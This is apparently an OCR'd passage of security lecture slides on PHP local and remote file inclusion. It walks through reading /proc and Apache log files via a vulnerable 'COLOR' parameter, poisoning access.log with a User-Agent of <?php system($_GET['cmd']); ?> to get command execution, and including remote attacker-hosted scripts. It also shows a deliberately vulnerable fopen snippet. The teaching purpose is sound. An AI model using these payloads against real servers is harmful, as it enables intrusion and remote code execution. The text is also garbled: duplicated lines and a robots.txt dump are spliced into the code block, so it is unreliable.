CapInh: 0000000000000000 CapPrm: 0000000000000000 CapEff: 0000000000000000 CapBnd: ffffffffffffff Cpus_all
367

← → C ⓘ 193.225.218.118/lfi.php?COLOR=../proc/24563/status
Name: apache2 State: S (sleeping) Tgid: 24563 Pid: 24563 PPid: 16924 TracerPid: 0 Uid: 33 33 33 33 Gid: 33 33 33 33
VmStk: 136 kB VmExe: 396 kB VmLib: 21728 kB VmPTE: 64 kB VmSwap: 1140 kB Threads: 1 SigQ: 0/7831 SigPnd:
CapInh: 0000000000000000 CapPrm: 0000000000000000 CapEff: 0000000000000000 CapBnd: ffffffffffffff Cpus_all
367
```

Exploitation of the LFI vulnerability

The attacker can also try to find the user agent by `/proc/self/fd/` and brute-forcing the number (usually 12 or 14 in Apache)

`/proc/self/fd/12`

`/proc/self/fd/14%00`

`/proc/self/fd/12`

`/proc/self/fd/14%00`

`/proc/<apache_id>/fd/12`

`/proc/<apache_id>/fd/14` (*apache id is from /proc/self/status*)

`/proc/<apache_id>/fd/12%00`

`/proc/<apache_id>/fd/14%00`

Exploitation of the LFI vulnerability

If the logs are accessible through the web server then the attacker can place the attacking php script in the logs to be executed in the same way as in the case of the `/proc/self` folder. The logs can be in various places, one option is to check `/var/log/apache2` folder:

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /lfi.php?COLOR=/var/log/apache2/access.log HTTP/1.1
- Headers:** Host: 193.225.218.118, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Connection: close, Upgrade-Insecure-Requests: 1, Cache-Control: max-age=0
- Response:** HTTP/1.1 200 OK. The response body contains a large list of log entries from the Apache access log, indicating multiple successful attacks from various IP addresses.

Exploitation of the LFI vulnerability

The attacker can influence the source ip, the web method, the http version, the url and the browser data in the logs. The easiest way is to modify the browser data (type of browser), because it's a string, so php functions such as *system()* or *phpinfo()* can be substituted:

The screenshot shows a network traffic analysis interface with two panels: 'Request' and 'Response'.

Request Panel:

- Headers tab (circled in red) is selected.
- User-Agent field contains: </php phpinfo(); >

Response Panel:

- Raw tab is selected.
- Logs show multiple entries from IP 129.240.205.34, each containing the command "GET /lfi.php?COLOR=../../../../var/log/apache2/access.log HTTP/1.1".
- The last entry shows the result of the command execution:

```
<html><head>
<style type="text/css">
body {background-color: #fffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #fffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table {margin-left: auto; margin-right: auto; text-align: left;}
.center th {text-align: center !important; }
td, th {border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
```

Exploitation of the LFI vulnerability

Instead of *phpinfo*, it's better to use the *system()* php command:

The screenshot shows a browser developer tools Network tab with two requests to `/lfi.php?COLOR=.../etc/passwd`. The first request's URL and User-Agent field are circled in red. The second request shows the response body containing a list of user agent strings.

Request

Raw Params Headers Hex

GET /lfi.php?COLOR=.../etc/passwd HTTP/1.1
Host: 193.225.218.118
User-Agent: <?php system(\$_GET['cmd']); >> (x11; Linux
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
User-Agent:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

GET /lfi.php?COLOR=/var/log/apache2/access.log&cmd=ls| HTTP/1.1
Host: 193.225.218.118
User-Agent:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

129.240.205.34 - - [10/Oct/2017:15:57:06 +0200] "GET /lfi.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:57:09 +0200] "GET /lfi.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:57:15 +0200] "GET /lfi.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:57:29 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:15:58:26 +0200] "GET /lfi.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:58:47 +0200] "GET /lfi.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:59:05 +0200] "GET /lfi.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:59:06 +0200] "GET /favicon.ico HTTP/1.1
"http://193.225.218.118/lfi.php?COLOR=/var/www/log/apache2/access.log" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:59:31 +0200] "GET /lfi2.php?COLOR=/var/(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:02 +0200] "GET /lfi.php?COLOR=/var/NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:02 +0200] "GET /favicon.ico HTTP/1.1
"http://193.225.218.118/lfi.php?COLOR=/var/www/log/apache2/access.log" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:18 +0200] "GET /CEH/ HTTP/1.1" 200
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:25 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:16:00:26 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:16:02:09 +0200] "GET /lfi.php?COLOR=/var/EHKonf
Tests
adasvetel
akarmi
browser
centipede
ctf

Remote File Inclusion


If the php settings allow, remote file can be inserted to the page.

PHP settings relevant to remote inclusion:

allow_url_fopen: open file with *fopen*

allow_url_include: include, *include_once*, *require* and *require_once*

```
<?php  
$file = fopen ($_GET['COLOR'], "r");  
if (! $file) {  
    echo "<p>Unable to open remote file.\n"; # Gjelder bare uio-sÅk. Legg til linje under User-Agent: * ogsv for Å ekskludere alle motorer (Lagt til pga. /minestudier.html Disallow: /english/index-minestudier.html Disallow: /english/frontpage-content Disallow: /eng/tjenester/it/applikasjoner/nettskjema/include-files/ Disallow: /tjenester/it/brukernavn-passord/nybruker.html Disallow: /ansatte/arbeidsstotte/nettpublisering/rapporter/konfigurasjon/ Disallow: /for-ansatte/arbeidsstotte/profil/nettarbe Disallow: /tjenester/it/web/sok/drift-utvikling/rank/ Disallow: /tjenester/it/web/sok/rapporter/relevans/ Disallow: Alle motorer User-Agent: * Disallow: /gammelt Disallow: /konv Disallow: /vrtx Disallow: /xsd Disallow: /forsi Disallow: /studier/index-b.html Disallow: /studier/infoskjerm Disallow: /studier/mifa Disallow: /studier/program /tjenester/it/utdanning/minestudier/include-files/ Disallow: /tjenester/it/web/vortex/drift-utvikling/hoster Disallc ansatte/arbeidsstotte/rom/timeplaner/infoskjerm/ Disallow: /for-ansatte/arbeidsstotte/innkjop/innkjop/miniguide Disallow: /om/journal/2011 Disallow: /om/journal/2012 Disallow: /om/journal/2013 Disallow: /om/journal/201 /english/studies/summerschool/admission/scholarship-applicants/preapplication #2504607: Fjerne unspsc-mapp /vrtx/decorating/resources/dist/src/css/style.css Allow: /vrtx/decorating/resources/dist/src/css/responsive.css  
}  
fclose($file);  
?>
```



The screenshot shows a browser window with the URL `193.225.218.118/php_fileopen.php?COLOR=http://www.uio.no/robots.txt`. The page content displays the entire text of the `robots.txt` file from the specified URL, which includes numerous disallow directives for various paths on the `www.uio.no` website.

If the attacker can include remote files he will be able to include attacking scripts that are stored on an attacker controlled web server.

End of lecture